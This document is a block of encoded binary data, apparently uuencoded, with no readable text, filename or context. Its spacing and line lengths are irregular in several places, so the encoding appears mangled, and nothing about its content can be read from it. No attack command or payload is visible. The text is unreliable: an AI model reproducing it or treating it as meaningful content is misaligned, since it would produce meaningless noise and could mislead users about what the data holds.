[?Q5OU\GUX ('YHLR+@E) 9] HTV) Z5#RP (J' ? M>) : -0NZ<>E5H; _G9@J862&=@JFV (16_Q_ \$+1R?@JI3//&2I/P*00I7*J]; U/ M) 8' %2@SKW: >RAP2<8J1F%UWZGZ-\C"; #II; 61FG\$C2 [D\$OU [P4DZ-XG=7! 3 M' 'K" 55^0=KG\ V\W: VK (ZU: [W [M" 9: B0_4U ' &0/+C36' I%\$T+] U*HMJK<BP4! & ML<%\$^BI3NI") +^%*9JQJ1Z. 0G5VBY+F"K_S0=^@UTUK/U7\$AIBJTX (Y. \$RIL M7FB<C^UD1F8) :>%TD. [W\O\8ARK (9H+\$%3FZW/HN' X\WDF4+#71_ ; GVP3" I= MQMM?+\$; +_JYD#-FW>PZAH^) 6I9& '6KK8R9<' U9VS' 2BN" 2\$8RKD. 4I9OE! ST MA! 68%R4OX; ; \$K) 8") EVG29>_FXJ<'X#862D"K#L' FM/\$2N; Y; YGG-1D0W_OA M\ \$A#D4&3 [40E#A0<Y/4U: CKAF-G<. PIH-; A#E (6M\R1' *I%0*9P') E*1=JQ> M [J%@V6>"U@4R#"OPF2, KZUJUNSKM+U7SIIY^*0E9SH1ZO]>BZ8\$J1 [XFHX" ^ MA-+2P7ASG (LG#U&D) U^562E4P, 44: H%; S"0IWBUR#Y&!] GO7EDA# . =K2A&J> M"?XX#*; S; S2\ 'T4; 59WCDZ. S (] [C> (2W_"3MU&ZUG&G' 'NGN\$" -A>NI (A [' / M^ 'YW! T3%5' M<5R' EWJ#%V# [8% 'IEC, (IK '9\M%!\X: : &-&Z: CI3>TIN*6=BL M\$211<BZA%&^VD% (8Y>1, ; '] V. 0JC#*ZDG=F%Z0_+*P6H3 'ES**N [+B%+/W/ [M*YX1J3KXBJ? \$"1 'X_YR (9/3V; GR2_4C\N<QQ#B?9T#; , J=K ('MCH: G05. ^] MSX64B' (F0R. NN6^% ^OIG0WHUDS@; RD_29D. UG&DVI (PP3GC, ' #6\ *+>C7' IC M+W2' R7DN: 6K23) =IFI-1-NCExJ9Y34PMS<: 1. C5F. F<*DCCQ0-' YE\$ "\DSI3 M0A' . 4+1PJ?P) 4, ^: X: <! ! 6' 1DOD-TUU+M" I2ASZ62IK/7=2X:> (#>M6W; 4R-M#0EQ, L<ZZD+K1 (?X3S: K2S3-K1! I\$) #^L0X"WI^"G\$V\L" I02D%JC80\) 3H9 MJ_D2. \$30J?GZYPQVWYHX: 2B/TF8-K63! : 8. ; ; ' _B>8, W04: "3S4L^/3. IHY< M36 [RR3A%=BJ1] [>H\$P751YMM4I9Y2G&^N8MR. =ME!) ' 'G (/HE", \H#3KRWY? MR: P@: : ZOV-EC] X?-O6+\$RBMWBBWH\#&D\ [E\O\$6+. 7VR1K; T^LQ5W [O?Q\DH MQ_-+P; 9'6A3: !E_=5, [OIJ7W5UBDP; B] GD<FL\ '008RL\E< [' ?' 2X37UK3A3

MRV\RIO?SSY\$F^1@`#@'V>Y3!TO:.O\$%EG\$GI?AR]-4:+@%,%?XA)8VXMOEQ7
M7_(&Q)L[\$YG\$`LT+<1A#S\;M8T*\$WS4),G&#;G.69%OLV4PA%P%-*#(+:S4M
MXL(:YEI;[[*\$J=WM?YI%='S%[#<7U'\38/N"923*>\$HT]5,C.,N#`%#`I)"
MLY;I;%`.EG/.;U.>+SFW-8HXMG_H.]4?HCK^OY;<G"O"U#6!2+4MDP'+<_/T
MH?&]<;M,3"L"O4Q29)3B#6%>.>./M+[3#[V!.@W3ARI?X!1RN79Y:MH]:>^%
M#3AI59US!4I/@\$8XU;:A#*J:\%A[('P>\OC<J="-89\.;.Z#B87.E)^^`#QI
M]R*'U"]YI/[R`*1Z-SUO,G5:4^(D=6=3KQV&0:AT.3H,TA1.S;RO;0Y/[F0N
M<Q*7X/\$00"5M]HJZ8+N^YQG.^PP/JM9_EJ;XMD684,#M-9)E%RG30'71.#L
MY_=K8@WH=-\$FR9328P;E7E',@G@>2S,(\$!E'7@7!9]Y8+*4S@.%0)2+V*^")
M5+LR@1>B02A;G)*8"L_M7;'5WD[WML./MF?DP*6#=#:0)S[".;J(%TV&_K2Z
M7%M.*HJ7K0D<Z?'SYLL+!B9-*0S,.'70RTGB8_9?.M<_!N-!OD7I[4U(&P%
M+L"D2&HK3=E)^B1Y8/!1_%7B0*TX'@)'J#JO'CVDXI<L'=JO)Q\$@6OC\TT5-
MSP+_)]=_9^%FFKT#Y6C%H?C*J8(F"Y;/G"S'F7\$%K,G/&\S8X@D(V+"(P+
M1S'N6CL[=[/3SMY!Z^TI.[7@]%S3F!=SF1QLROG9N\7)IA"A?970Q:R@;+LL
ML5F0R;K11!63V5!"@+0!*10Q-+1D6_%3-(\$J;HTG9N*"R!A(3R&\7:@D/!
MIK>=W/[Q28H<\+UR!V[P]O())Y4XRJ.(Z&UH%Z1D,ZCY&%1B_0?Q,P;A,\$H
MS]+;^RJ,4J"6J/D<6L^^9JLT[C*\C28E)ORDH^_U@M'\$'WHA<0T;?9],6BZ1
M(5I,B3SKT6;M@=@\=0'AZP@?D'GP<GJEH;'9RG)X@9]XSQ!J=X.L*6\$+,NR
M'Q8\$HK10Q:)1DCL*=4B&O)\$YF2O8D2"YIVB'2K55N,,(QKIS)O\$'29?ZZ9(
M%M+>\$_F=1Q2*7[@2=%R?1_.0V,=;%_LV@^G,W=H4RZC=?+RCZD=!@B98@.`
M0IN24H@X+!(466=Z77#B[JTE%`7\$NYST)MZIVY\ -7<5AHZLF][4Y5A*@1I,
M?5XWOLJJ0W)5)>Z*WJDS!WL]\$;SO\$'>@]O%CKCDY5]MXU.]%TT^F;[TJ&,T
ME3/+];E_T5"6!QP)%P\$062&PFO*'LG98Q\T=9D5\$K-%K\YI@YNJI!V<)'E;A
M6`?Y?4.8:F@M,@2KV!L*UP))',-X59945G0CBJP?LA=3]=*J]BA:7M\$M18NK
MFF>QM>="<Q9QA>=U(ZNH\`O-:D6>&[0!_#8-(BW:5A`/QK%,@R5%>ZSLE0
M?>0.J"6U[=:[:<?*9@N(>)Z#&@X_%5V>Q*0@W'V?AC!'A%+P?4S%ER=3Z@D6
M68[V-\`ZSQ4LL=+E"\#7F[2LR+IV1TW6=-6A/@-!P=2"5(\2,\$6&\J3KE;
MS56J?;50SHE4LDC^C\$ZI^;"J'\$S+S+FCH#:MR.1V4<6NIZ4AMW=M)N8S'4-CH
M]-@7-__D^]J6-+E!*?SSPA4+=4XL"D/FQB-S9FXT"HL\$M61_J!:(3BTY/0!=
M]Z_1;9=SLMD4V]Y+<K*51VDYV5I)4TXVWK,Q<'M>2F(VC3KAP2\$0934#,9&[
MYK<+F!9UTY>*HWO(\#8F@Q5,\([LD>!V`Q&3Z(\$JL\$D/8&R).*9KI4)N:=T
M&MB>VVSDF80(79U)B"X2,C7*^Q0.Q_485TED%(8E:G,3)\$',;H4JLW(;I%M:
M:#/U3M8JDYN2!*H5AIEC#^FMU^,;IC9H!_K"YY%R<YRAA/EZ#;P&EII\?IT8
M;TJ28;Y3D+HU(!)_/)IL3]@SB42=S@4UD?8UB]#MD/!/`<MP<&PJR)6`=8)
M#_(`LED1B.5D\<T-B=K*+QWIQ8T+^:Q0Y8>(YRBD(2E2U!P5&4QK"6HZT*
MJ<L.*>Y"V?2P:G+)*;!@SDMAT4U!<<\$YEP<-*--7#.4YLR>N;0JE^(D6!2S
M7%JA&342Z;.A-Q?1<G&%R_'!K@+9+QUK1LO%TS3,/!R12RL<42?%PCQ1\$138
M`\+HKB?%.=CU!E_OOB?6"=Y@KH,NZ+*N7)\$<>Q?QQZZ2\OX0G:0X;)\@42]<
MAIH5C-2\3R; <3%-#CP+\$+9!LCV&^)^V^9L\3&.2PDIM-<@7;8;M;:&NE*4?
MF@LBSRPIJST\$2<3^I&8FFS9Q,LBGW0_>*A;'5DA+K%^.9*5,*7H_K54=LZW
M:L`\$P'('6UKE)[Z'S<B_!7:QI>);8!\;K-ZU^OWPV/7#="U'XR:*;BMR/P+1
M;6'6DGY!D\;FL&X_VUNWO2.6[MGZ3<9`!T+9):DIS_D9)3`NTV[,W.-14X
MD&(0\$'39V5C8'JF'=]QI[^J=.^X3GVBN.%<\5?5&%G.4(Q<7<CFBS%R.*TJA
MFF&ASV5N-ZK&J+5U='F7>D.E*.Q5*M.&\$[Z1Y%<I08,><!\R8Z-2-O(Z4[K
M;.=YUWK</>@?8(S);9TA5/&91LQS_+6\0JKKAASP7A\),?C[:^XY!46Z`^L
M]XEQ(4#I)7V.A+)RRS@!F<.+`VGJ-\HY#Q]50?-G:RBV/^RZ2ZU+K.P#)JA
M&0[\:+X+F8IJAU3UD#E_0&0SW\J-M8)IY`(*52&(')C_YEII!'<.]D_/B@WC
M8<+[6/87'*(;Y NJ(7*)%-RYA\566=LQ!5R<=Y]LW,ZR;@)%\ [R"2:VOAF=
M>8G+/'7A5MK3X;._M[^3F?WX_O._N&I#!Q,"\$@P41]*BPW!1#"Q-4B^A7M%
MM30G%N<H,]0QK'C#7Z&C\VUJ0;B:M4")10U7TN2&%V6VR1:4&U[F'=[.BG-0
M!0/U_Z<T5<3CRB0C"0`U;=. @9?[A<' :I;4;,,3YZI)"HM\$**MR3(,K`D4`#
MH%&Q:2BH=DO#0+TG@T\$[SF:).*\$R\$@9L^:-'9@:TPEUX(XY>%B[FLPS?*W;H#
MMPT:710ZP\$5,F6/]\.CD?>L@'NEIHYI]T]Y3<A"?'I4!)=DS+H:2<>M._6M/
M@U+`6)MA]F1?=8*Y<N%?YU(QIJ)S='G<SUDG'_ ,V-R;!I+IF,'83IH`U8(RL
M)X5(QT\3+4P+PMT]XC9?@KA"#]Z6P608AF#^2"6!TL\$`>L&W+'6CQ?0,'GD
M"E`^O5DIXN!]7G&M>%]M!:) `J40]BE==39N>-?1267/1#FP6LRE>G!\C9007
MHSE08-[#Z!Q[CWVAS]>E35?(.5Q!267=0&D^/0WC[EH_6+SU`VST@'TWM!C&
M6KJL*%]0Y`^XPSV*,U;O+*,BFSFT4JE<D+5T/3*<RB0\$PSP%R0UA;,>+(H0
M,%5MQ3G^8QB8;3(U>\$<P2KCBQ&&FL0I19)1M3D@IU(.'\`8HWQ)<+ZQ)^*
M"=8T"PE[8V3Q<M9NUK><@3<\KF"VQ`J8BK(,_U#GI&U:*"4!0JL^]MQDR:""
M\=A95U<7DAN_E2J[#G<3"]Z=T*+V-T:HL(VJ=SK<8',;C>9'<9^?P14Q*B@
M!_/F44@TBA;HP!]=%U43):N!&'T?+*\$J;GNO(3MMLWF&*YZZP5DT*YNDJ^I
MGIUJ^X>O(&P-_N_708%)Q+NH6(@A5F;M=ISK]VKET;"B*C/L_IHJA]B<
M#=#<J<]6:4-*>YE=X>TAK:'/*!\$BUHD(._U%:ER3G4>>?MVJ3MVFCZ<;NR.DEJ
ME]XV<P,?.8A75-QU>'3MA5.644/<E<'9\$*-R:L>:30-K8!6CNG:S1S[.CV8.
M_-NIID&LL_GIU2NGN95RX6(VWP>\$%[/QQ.U]KE:VX0?[>D"^^WM1J9/IWS'WP
ME,O652);5_[E58I\B5VP1CYR^`3:Q%[.I^("4UUEK<'RW5ZF26]T/();?CR
M]M6R61`S6+&E#[.5+W[?,XZU,L98ZO15XAA[IH\QVJB->Q&V0ZPU-8]2QLF
MF:.`#P(8+IGC:5[.]:+37ZYS:8&OF</D.67CT^909F/N(!\$_!G;F:2Y!31\$E
MU0]F764*367_\[O14F+_I`%NQ(';ZYF`FS'@YO.Y.K2?UJ'_`W0H)*68^R`U

MZ `M=\=&!8=!^JM;C' UW[Q6]* [LT7\ZD*G3^QKE3_L]2=M33K5"?\$,O`I&Z4F
M4U3V>4S (37%DQ<5QO^#*D!>F89;#8-DQ3H)CE^8&9WF%0B0T"8,"IKIU/%9N
MA%\'/+)VXAA(QF)X4<GSB5)R*\$-:2S6?!J#;9XQPL7K")X?54)]"?WV^3X5(Q
MB&N<<U0YK^B#/<E\2L]U\B.^IZCZJ2X<LYV6'D5K]6ZFU-N:AM7/=.'I,U1\$
M,Z=PI:CFZ`3!>X>C7&MRJ8-5I5:5:">GR;@8VX#^3S5%E4D0E8N*X?6C9`\<\<\
MX3PLQSEL/<ZA*\$7>PW(=O>.H&_&-)":(E[,PIF[)K]0K2@+%,1'B\L.,9RK
MGH&7-'MU56RWT5V,)=@0)4MG?!E*FTB*1X,!/HM1E7]!#P"7?)SZ"+?_4+DM
M-ZY>D12N'E:)FZ9'? :26Z64S&Z:#9PUI;:%KUA7?9A,@HBUS[IY!26`9W`D
M`BTL8@_3TC;@]Q*H7J(>WW1:G:/C*AG@X!7.PM';3SN"O:)C;Z=.%OX!0P
M`GLN@+X4OC]9OZCQQ0&^_K=>=\X!S8]D&H<\$@2K\>/W:>5ZCCY(GS77VZ\$*(
M;3!"6P].)U#%J5E;NU]J&\$-X]3OD<Q^U&_KAM\$4^UG5?+5QW7&!25V@Y@4E
M]71GI_/FS8,2:B+K;6>OT^[LWI_0]F1M:OS+YR@G.[/+GXL\$O\DCN*D3W`2"
MG],JA?ZSK;*[8]7ZR,H971OK8O5^7O6;>O6;4/W&NJ#+N'-N7>W^0M4JK5Y;
M2Z]79!D0_+YUW&G_X^RDM7/6^=@Z^-^^)63]BX:_CXXAEXS-9^3W2\=)YK>Z
M"-)B\$!RDI4&@=A<@>+<\$'0K8\$2#@MP2`G2D`X&\9@I/*(ORD4E4B8,'?@\$@@;
MUC\$(^RW!T,8D:/1:I->GIK9@>UXZDJ!*4%R,8LZSC\]9F9*UM?K2'W(:VBS:
M757Z@TM"?GZ+>;NIGK\2CSH)#M/0:)J&])QE/YDS2`HFNA7(:6-+KC*LGLJ4
ME<K%PRAQ"]*7*I-&FA._.+^4FD+?SI<(MU!: %X,JG`RG[-7-"3M81!&\$0!7M
MV6VXYO+@8*5U<M+Z=05.=%*C`"AF*9P0X<P`X`43XZEWV`FH_/; ;S0]KZ^A_
M!"QM8()/=F.`TJQM9CDX];.S^W=E=-?]L]VWA4AV.B)5'ZX>8D\$3,0<(:E-
MY%53=6\D%`[UH?P<PD^/6R>G[3D(M^\$T!/HRF4W: ^<.-@ [X>0A-6UVG3R#=M
MS-B&U8P!,YXWF*C)1\$>6KR`3NT0"[-`MP&-WV.EW>_ *523&0D#%G**2FVJI%
M9:UG**L=/FS2K(9R8@JL4"PCA[#<5\$.++,G%5>`"R8C%M6=F/-N4:I@V]ZAA
M`*/\$&\$>N5!S.60+"=:59PV/&CXZ3%4(FD<8LM(YT*(K>:AYI9P-O)^@S\1Z
MU"7;FU/3Y].S:P%U-&;C-7#@#H`.2KEU"&!D<;4V!/"Q\$C?TR&!M%:C;'W
M1;Q-A=6=?V*H@9IS04<EM=8Q%JH<IJ)0B93%J*IB9IQ:3QQA/I<-QT4J[\$03
MO--:W7'H"^^<\$"TO0:UX?_5BM,.*.O%T#1;4!HF&J8*/IR(=CFO<WVN*8=
MQAY+@]B(G(TD,95R0>/V'67W\+P,B/<3)W%3V%@JMY?NXQEWU6-02=&E`IQA
M9..-+7'CU-,YZ\ZHXTI6(#\,X1@A3_&R"0+3Z+J1W^MTAT'O<]2@9K*@7PS%
MVC>T(+W3`\$Z42(J)ZN5K4"Q7,'QZ/ADBXJ#^UQ^90UX]U+O3\$1QZ1[KW:D88
M`N*. -WY:@; /\ZMVR`*XFM<MW_,B_OESY0X\>^7@K>/.8X95M=D>.73+H<.:
M)*X@1NIP9+4FDFOBA&\$9FL\$(.M90\)RCOY`T[/DGX@M?J\$M\$)B['2RA4W4F*
M+B%!6VVBXC2THBR5"+\$OR1B*JTL?;+S+=`0:V"-^25^;6\$5_)PJ1F=-U1I/0
MM+KSJ9[1"@EMRGJ=8)\F20%OENMRAUQ@TH3."W^0("`RLMLZ^+C<X=&-DY3
M%C!YV]ZT]XY.VD<[NJOI(FN7'IEP)/MTN!!SMN[]-[]G='8&P5CO[=>%;;W
MR/2=.Z(IY!B)M:_ (KIZ:N3V4)5IE69CTSF`=P@E-/P^.? [+DGSV`U?LG\6!P
M8CF`N^N,>+.&J#0^TUN&^?NF/5FB2#J@)`SR@LE:QK[, \$D8=41:!"4V9`IXG
MV: :REOHA(S@\GFG;-SZQ_BO^F#M0SXWVKSG#A@6S@6-2'1,I_O%,\TG9]59
M%W99\$?,R='OL>"-^'8)O,*#TJ/2Y+^MX(T? \$K.;:\&*%9BP6_(4TU)=C=,\E
M`!+=+XAA)\$5(OZB)EDG9LU#TXLWYY;%!QW&>;V@ [Q^*N5/CFBUO6L6KCC!*J
MX:+8LTO,_ / (JR\$"1L0^3J\ (<HH<<Z+4[;68*,3(0N\0>G`R[@5FYBL\Z\
M4C,`,`";4Y#\$ABM<8%@);7F+0IBG")9'G,_*\$ (N19THY`<4"9!<)/Q3948W%
M#>EQ6YY#D"8R#J<]W#Q;K\%>#66;AIJ\C;.:E(9-X\$R9R:)LQ"6<-><"E&;R
M`'+:-Z4GZZCEZ&G?R=,F+2@V8`GCJ*[4F?R4HF!JA/68[Q1X?"S31.'GYLX
MK#+OD'R\$3:TT.U0DJLD>-)>RY%`K3P034:\X39-, :NF0YSA\?-W:U" "E7:3K
M:MZ6]+99TT2V=6"26*YR3#M.A6FO*MCCHOI@\$YOFZ2;EY)./B_B[DJ?>MQ^?
M*O0YH@-?=7C`ZDRR#%*%0-JWR`%^ [C5R<!;>?AV`L#O*1\;*3KK& (]G/3GY-
M#F./?Z0=PRY`UQSM),-HZH861W0%Q\,*QV2R<MIX`G=ZP6R<K4,T?\$DYX\E(
MN:?, :0B%@HN<5R>6S--O,@WL5,\X0N4.K_W/V6\$J`U%+3#5<8U5.T.OO:80'
M0'X@4[CA#/*`KL0E-S#+J.V(\AC/2RCDVM-,Q\$BX#R1?<HMA#L.`=LB3AZ_IU
M`C`%;`P2S*:%RTQ#WRM<J.]U9Y=X1C5C`2UX(!?<-#9*;59FH<Q8X;8<*XQ/
MCTX.GJ>K&KA*3/?>JLO#M`!;%Q'6=>2@FDRY?\$FQ0'H&7!R7E%IGL&EU@NZ6
M%,F7R"KU`Y\$#PD?-PF3\$3<CH\<>7V3)DD#Q'ORE2.,`00SE: !R<B*U`X6M,,
M*2>;F<N;3.<\$/#:)V1S+3^]-5)H6<%4;DW)8G`&3Y5H;NT#;=.R]Q?*QN9]E
M--U>SJGYVN6]5C.2\$/'H\$04XSKP7[7&%2.SS-?4Q"U2!>^&\%';<],.I<PQP
MU<IOTY/VV_W3L;):>=T_Y]MOB`LZV6#Y94@V#^4BW+-G%GHZ,.97" I6SIG%
MSD[VVW*Y1%HS"^ZVWVQXV]D_W#OJ'.WM<`*RHLYKI=[.L79CVR-)K-,N3*OD
MV/]4%H3.5R^ (=UES^)*X[YV[UGR,\$>([`UW.PI%- (#`@M;"YP]V.G,<(FH2
M<OV4=N,-4K*0RH4RWBA4B9];%%,ENVBC9NG>>GUY\ (Y?/'9=_+D663R)&JP
MNX6*BDV!\<Z@W),G\$:5Y6Y\$Y`WMY]EM>7<&&!AK^)C.LTX:G'U2FI\$O1C=L
MG@-J\$7T^'?`-!X077`B&M!]3(5,VO3B>^FQT7^_6@3)AU&P(\$<A+_,>2`Y`5
M;EC=F" `280E!^P\$.4@B8*T=Z8\Z2,`0V#6_-T4:U"O*?<!P8QEF<G[W;=A@&
MH1F#U3UKRN`SB=O,/X5/\X<4>OD@?XLZ%IZ(\$&M))_';4,US^/Y[=_)U1+QD
M+/*U@[`P&,>XXA]I,2X1W`D9_";Q[L#X3>&[_ .0@B7(=&^.:/91T<.[`&("'
MU6*0WPH+Q96_X7IK]8<^F?KZ#KUON*IR3OVM7@F`JM%(F#PAVM"\$ (0`\$/"46
M]B\$QE' ?I`#)YLXS!Y\XI`C2YWU>O:S&H0@/Q-4==2BI&:3+*,XCD4XQ^HYXT
MLXA=.0<I^ (\%R^!>`,`ZNNZ3G^ .3H[,B&H.,PF`;W0='>?OM@UX8B>FS"/5#T
MOGWV[LB*)'9^Q#W0I%Q#DR77PJ51=TO3NW9KMWV22]'[HJ6]\.():1T>'IVU
MSO:/#BT45"N^F.QA5)1`[&G[K!#!I][TH6DFDKA_TMXY.V*K2K:D1[MX\$7,@
M1P*+M8#742+W3\BP@CL3"O3`B3<00Y#WUPGX3SZQ,)\#\(' ,3(#->):&PJX[

M=1] &IH7@GTKL(V=O_Q_OVY'W.\$42"' &7SA=>N6P.V:<!ODD&9IRRW8AR+(_M' @2+B[J*7\$*]7BU+@?++1' #WI47?L;!\ " \ [; ?2!#C\Z*=J) & T8N:8E [<R^4 M'J!IU,) =&\$32]J?+D3/RG'UG>N6//SO??_ ^) 6) VVV*5F;1) OSL&&\$J=!<"'\ MR) F-/X^#+V/T (PPTZLZ\$_+MFL; ; "0VL9%\ [*9V 'EX' 4' [XBIZ0M(LM?K) ZZJ M^O\$;VA:T*9) (F\$; .%#C_837K,]YL)\YCNE+! 'ZL3J'?0\$LIDI/B;S(1,H0P M' XK/AEL*4 [@LDR%0P9TN7%G&I-N4VI) ^4H,OZOK#M\XR=9:\$VJ_+RB_KW#E? M6IFQ.]-NG@ZF=94A4C8M2\0INW5EM"Q==-/BAI*LF+?Z*E<!Z1S1Q2<%@Q:< MQ%H%O#&@]C8K=%F@#67<D)PA+07Y4C)ED!6=\$;YE()1ESBA*Y=*4"*6R"&67 M]Y`28U76>.#>C*PX=(K>5' ('P3K+P@('/(I)-!@<=3^E![\$#_7H?7)T)I"NV MW[.#;5+0:#CZI#]&\$Q\3 "[O&O>/7 (]R0\$OE1&L2E\$40-J=.]IQUFP^H;2(7W M;-U)7Y2BDA(I:U+L);T1*#(L6O\$E'K=WY?7I!2SL"D2=#'8T@9BA"4V('MQQ MHY[OLRHA4G5TN'=>.6G3,Z5.=_ ;WF?-8N<@MCA<&9>' '*%Z"2\$9X%02?>=-- M]-+ \-YF;1*W0RMJ';_</VQ5JW+NS:3" "N^)5PUY?.H//('Q&L'LB#"YG;MAO M] (+0:R2;WX9^MW\)<OS1!++ ,R%>: >V>V8BF1\2F8+\$TOY0QL&3A!W: 'KCF\8 M"=H) LVPM;Q\I, BWGI9\$SN9U!>!*?LI>6CE) *22#) 5,U2&-* ,.QU# '4G>: "- M;W5H)K^78EGBE%U:DG:909N* @WB@&=1IFD-X(.--)!1#FSS(U6G);[DG6&IH M5E,I2+P!+.XY.CDN([T4E180HS7J,D_W4\B'KZ'DNYDX!#Q:UA:IU,%SVJ6 MVA[KR',HQ9;(%=IN9(KH@31\JXH[\>\Z^N&&15-!59\GX% @9G=%B^+YOVI&8 M%+\$ /M2\$F>7\B6\$>V+DEB-9F,IMBPR?!#NF\XB<)" .DFLS; ;Q=KJ4NXSA6!L M)6UFAJ^ASW?G%"]V@' 7H()W(V+BB>1:*'A-R+/S^39\$<"TENM/7-BT:,' 7?A M"/JV>!8&HL(S+^ '<.E&\E;P0-<W.1* ,:FE.W<X*H"?S*WZ6EN^PL^,5"7/2X M#@=(IR))'V%, (: @=XM' @90=O"YNSJ>EATW (:FVS/P6L;C>+#+KG%EYB+EDVZ M6(E@YXA`<' #Y. `^8]>JB0`7YP3!17Q!KS+.=?E.;H/3K<)4EF0:@E73\ (:< M)"!*LVGD\64N8CF,TD21M4800XC' TK/NR.2\$?5C3C0GACDYC9]]USWPUG-' \ MRN0Z;GU_Z (#R1=_?Q)I3J=;D0R<! /!G1FH>3F?&F')\C,M.=\ .F]) "SAI>J) MN` (+C0)RY4JG)Y/RS ()PI/S:Q6M1' 9+"#*" ,FT4PBO5,M+GD#@0H'DPOLH4 M83EAALJ<,K-) 9G727H;< ,*SBVT.--.5.MQDD2=6@^VL[R7-?V>!!<X7,0; , ' MFH+(0+^2V/DJ2X8(BD\$/Z,P57FG=/WV!T3-W1'\$2PE)<\H&!4,[0Y50/S6 MS#=\E=DX.7TH2U[.*;9&;.4'B<DC2IOXA!YZ::1V'6G*(%BJAUVF;*R\$OLOD MBYK\$E,49BDZX9L9\$R0)-SJ5%\EK1-F\$U4FLT/ET3JS8<Q%H6/^943XQ_AO`F MI5^N!) ' ' #964%VN: ',Q0&Q8K%4 [= &X_,Y*>S` `CK)"05:IMJ"Z6=P6LP9QWI M?-WXG%;O9LJ<=?' F5[5.^AS>T6=A/+GF-=: :8="K#_HW0B;V06)VF, XM' +&@ MA_&L0C49N_@>[GGRM/,W(LOP(W?"H)BF8Y'D;::FW1' TH(NT#>,H3A#L8&GM MTM90W!@J0DH4Q0X*6\XDCMA)1YR0:"D0RZ,6U<90Y,8D;J*//%*0?ROMD# M!)9PRJ(8<S%_P1')QIC4_B>+NAIV+5<%YEZL\$T1<X;X"ZTKF&]1X9DSCKC! M4MN"7)1ABV05W!%) \LJTU) &9FTUNL((;O8(B&TXL%QF-&_H"J-A[Q_?>90L MA.93*9VYFADHWGDOGZKQ\T>SC[5I+_XLD;&&>]43R31[FUP9R0E.YL00N0J M*#=#JC1@7WWG'RA@TM+C0J.Z()I" "=<+!!G4]Q5F5"NIU4QYUI6:U)D;^,[6 M\=C\$4^5\$U&7\TB.Q6(QT#?Q095>?'0YKZ,A*Z&45':50+0*+' &I%HN"VUU M2U3*/@0%\$S^EUZ9]2716M9KB%4<+-' IP/X7K:/JE'6&.SEPGX:GLK!O57:52 M@5.3\+906@>[H9#><NXZ5S,R/'.8Q[; ;'7KLI7B!J-PZ5:%% [K6^`B06AX]P M8VG?NW&JF'8+OT9!WQ_X/9I.7J,DP<6LE`IY,OY;"`Q]R6).QKHDW\60&M\$/ MIL(5)_XX20-^""!5AS&,W>0B\RIE#@#I"/>&<)_ "F)\$2!L%4R!"3%V[@9=VI M`DHRZ\`F0Z^F9).!,O:&WL@;3]' ^ (@52EGB\Q!'6J6"%TQ*N;M%Q3\01UE1D M2`H!%0OM;-],6/LD'@]3S\$;5XH[OA/13[OED#8%J>\$">3*TUZ6P9UJ#%@2QU M^N0IWW35\$<ZV=.+XI,PFL4)]T,>52P0\<G;I[<X@ [WCH'Q%X/@8#(I,X%SG7 M?CB=N4-G1(:X/_;J0ODOGO/%'PYA0B7C%=4)*0?#A-3H]::D55\$O]+M>GTS\ M\1W`=?(-[7HXII&,<#K[BVBOO!`)HW=%R/11' '1'PHN!+UQ,/33J/&TO?#0; MPL24QLNA4ZOIT%\$93KU^E?ZN.Y^]V^VA.^KV7?F)3%'](V/RI%Y[-R'BF%+ M,*OCI70*,^UT]%)AKWN5%965EY7DB<8C'5F:JXB/9\$PAM.' #S\ [P&_ \$=XWR M#UN95,^\$9HO?QZVSG7?'JA?XF'KRV'N/71I]734^8#>Z?W8J<;4KE#-5H!D MSG'R5D.C.7B('KFFCD;Y^A\T%\$=9@4/94&PD8499,S-\$6;\$V`R8&;D25M7QC M0"6L^)B"@+U11C#=#(X:\$"9\$HJU09/:EQ@71'@R#L0Q?T5,LDO1+:U33A?N4 M+.2J;'FGP"R8!BVZ,/) `0FIL?J8_H563\$8^%*A0&,IXQ&PEUKDM4,#>]OESY MO2NG%X1\$ITP".>7Z<G0N_1N)HKA@C%TK,5Y&7<#]' *:0#225W59V9JQ3R9A M<(F+.0WF2521Z-PY-87ENOE`+^<6!@2<J&E,W'92B.:?)J[X;>:LG].LAV2^ M_I0Y,:NK!_ ;=PCR# \$GN%+E5\19U"F_@?0*I7JQZ=<1E+SK30NQXUL1XI`M@ MK2E1E-W9U,M(:#DWK=88%1X3#! '&:A1%3"C\$ _KJG_LCCK4\$1V; :)0=]5H() & M?A&)(39T:L-XB=B<EBLVKU91"W<R#7CN8 [*45'>\$-9.ZDT!:3HFQR401&)5\$ M4AM3%=21UM6XJ;!'7JKZ-Y5+6L**"0_DPL9F\$LO9V18I?R)1\D1`I^]STD(- MZ9._'I20,LJ+2V1!J4PCXYRI06')\$3(H)-W(?PK"14]4^I0P!!6<8)]-YEJ! MZPN=G20TF*UKJP)O(=>+\XB8N+1D4;\$VUG'/1H9`&I\$]0U_:3&LVML8"7&96 MQU?,Y&RCX=YXG^V^*<BBVANQS^N\ :6%#V82V-!MQ3LVMD%LQQ2NL>ESK1\GU MRM6M&1+"L`LLB*6\$88?(DM" T^+6D4-.3N)G\$?%)%*"V-.6T9*44\^G@ZR?!6 MZ' -^ ^9_<:2%=[G0._B4NMOQAQ"\J?RGZ)9.HG<B/2P6VE(/%QXID\$7'NLX18 M66)8276]\$/P8B1"X4NYR-G3##G%PB,<4T1B\%753%X*1?'4\$'0^OG[A:*%_C MR6QJQ\$6*\44K>4>6@9X&WA`\1Q^D;T&55DID7HC,UW(OH\$+F-!EJ5BZW4HDW MQ*:Y;#` (Q=#/VD]9V?W(SC"4BKPY:1WNO, .+D=D%,FD(=\$BY\KXW]<*1/_8. MO9O46QPDH)3R;7[K1BZ2%&&!"2>'= 'EL#0<\$HR2251D%Y352NP\6\H88J&(M`*TB+K8?C*\$6"XGP(O)>Z+E3KW.3I/+1[78@Q4\$XW88]-")^@D9(\$E*WNREI

M*E2A20.)A]W480'@+(I%P"E8KHW' TL7^<=>PVV4VPY\->PH\$@`Q,]8`II6A
MOD_EA\C!_V, ^NI`6*1HY=3%?TO! (G, MR:B4*!2HF/'\; 8Q3;D?E' /, YX%M8
M)R1R2?1.\$->+IH69-]'P^ZEA'/A`_)-]@[18Q^_#L0`7F07XCEO`Q>;BW`-
MT5+#!Y*WC4\\$HRVU3L*;I-K\RRGAPRZQISD:.#.?!<<HX-4\$EVZT8J)\IP,)
M]+3H(7F>5C*MS&[<I+22DHV3WF[6=FE@6NQOXQ^B"MSI-*RJPX4&1^L"3(-)
M4(I#0IO0(-:/70\2A\$Z5/_-MO/!1Q#B:);X)L?+Y)L1F(9X&"XCP--`\$6),W
M)LPH5Q>&6;-O.VM>CVZ46;.T29,N,LAS9H9#1O<R[!(&0+;8KGFZ3("^)\$`:
